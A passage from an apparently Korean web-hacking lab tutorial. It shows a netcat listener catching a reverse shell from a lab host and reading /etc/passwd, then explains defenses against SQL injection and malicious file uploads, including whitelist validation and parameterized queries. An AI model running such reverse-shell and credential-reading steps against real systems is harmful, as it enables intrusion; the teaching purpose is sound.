



그림 3-14 nc를 이용해 리스닝 중인 4000 포트에 접속



```
(root@kali)~  
# nc -lvnp 4000  
listening on [any] 4000 ...  
connect to [192.168.111.200] from (UNKNOWN) [192.168.111.133] 48879  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uname -a  
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
```

그림 3-15 리버스 셸 침투 성공

리스닝 중인 터미널에서 접속이 성공적으로 이루어진 것을 확인할 수 있다. 최종적으로 셸을 획득하고 침투에 성공하여 목표를 달성하였다.

## 4 공격 정리 및 대응 방법

지금까지의 공격 과정은 실무에서 많이 발생하는 공격 시나리오이다. 이렇게 웹을 통해 침투에 성공한 공격자는 다음 단계로 호스트의 루트 권한을 획득하기 위해 권한 상승 공격을 수행하거나 퍼시스턴스, 피버팅 등의 포스트 익스플로잇 공격을 계속해서 진행해 나가게 된다.

먼저, SQL 인젝션 공격과 같은 모든 파라미터 입력값 조작으로 이루어지는 공격은 입력값 검증을 통해 대응할 수 있다. 특히 화이트리스트 검증을 사용하는 것이 더욱 좋다.

입력값 검증이란 파라미터, 쿠키, 헤더 등 사용자가 외부에서 제어할 수 있는 값이 공격에 사용되는 특정 문자열인지, 또는 웹 애플리케이션이 필요로 하는 값의 형식인지를 검사하는 과정이다. 적절한 입력값 검증을 통해 상당수의 공격을 무력화할 수 있게 된다.

화이트 리스트 검증은 입력값이 웹 애플리케이션이 필요로 하는 데이터의 형식과 일치할 때만 허용하고 그 외의 모든 입력값은 차단하는 방법이다. 오직 필요로 하는 값만을 허용해 처리하므로 알려지지 않은 공격으로부터 안전하며, 우회 기법을 찾기 어려워 보안성이 높은 것이 특징이다.

화이트리스트 검증의 예는 표 4-1에 정리하였다.

화이트리스트 검증 방법 예시	
1	숫자를 입력받는 폼에서는 입력된 데이터가 숫자 형태인지 검증하여 허용한다.
2	알파벳 문자를 입력 받아야 하는 경우에는 알파벳 문자 범위의 입력만 허용한다.
3	특수문자를 입력 받아야 하는 경우에는 꼭 필요한 특수문자만 허용하도록 한다.
4	그 밖에도 날짜, IP 주소, 전화번호 등과 같이 특정한 형태의 데이터가 입력되는 파라미터에 대해서는, 정규식 검사 등의 방법을 통해 적합한 형태의 데이터인지 검증한다.

표 4-1 화이트 검증 방법 예시

또한 SQL 인젝션 공격은 시큐어 코딩을 통해 좀 더 구체적으로 대응할 수 있다. 사용자가 입력한 값을 SQL 쿼리문에서 오직 데이터로만 처리될 수 있도록 구현해야한다. 즉, SQL 쿼리문 구조에 영향을 줄 수 없도록 해야 한다.

‘\$query = “SELECT username, password FROM users WHERE user\_id = ‘\$id’;”’와 같은 형태의 쿼리문은 ‘\$id’의 입력값에 SQL 쿼리문을 조작할 수 있기 때문에 SQL 인젝션에 취약하다. 이에 대한 예방책으로 SQL 쿼리문을 구성하고 실행하는 방법을 파라미터 쿼리(Parameterized query)로 변경하는 것이다. 미리 실행할 쿼리문의 형태를 작성해두는 프리페어드 스테이트먼트(Prepared statement) 방식으로 소스코드를 작성할 필요가 있다.

사용자가 입력한 값이 쿼리문의 일부가 되지 못하고 온전히 데이터로만 처리될 수 있도록 하면 조작된 쿼리문이 무력한 문자열이 된다. 결과적으로 사용자가 SQL 쿼리문을 조작할 방법이 없어 SQL 인젝션 공격을 효과적으로 방지할 수 있게 된다.

마지막으로 파일 업로드 공격 대응 방법으로는 아래 표 4-2와 같이 정리할 수 있다.

파일 업로드 공격 대응 방법	
1	꼭 필요한 파일 형식만 업로드 되도록 파일의 확장자와 내용을 검사한다. 파일의 확장자만 검사하는 경우, 파일의 실제 내용을 확장자와 다르게 전송함으로써 우회할 수 있으므로 파일의 내용까지 일부를 검사해 파일의 종류를 확실하게 검사하는 것이 좋다.
2	업로드된 파일을 사용자가 접근 불가능한 경로에 저장한다. 파일 업로드를 위한 별도의 서버를 구축하고 웹 애플리케이션을 서비스하는 서버와 완전히 분리하는 것도 좋은 방법이다.
3	파일이 업로드되는 디렉터리으 실행 권한을 제거한다.
4	업로드된 파일을 다른 확장자로 변경한다. 예를 들어, 실습에서 사용된 .php나 .PHP 파일의 확장자를 제거하거나 변경하여 저장하면 해당 파일의 경로를 접속하더라도 php 코드가 실행되지 않도록 할 수 있다.
5	업로드된 파일의 이름을 랜덤하게 재생성하여 저장한다. 공격자가 자신이 업로드한 파일의 경로를 추측하지 못하도록 한다.

표 4-2 파일 업로드 공격 대응 방법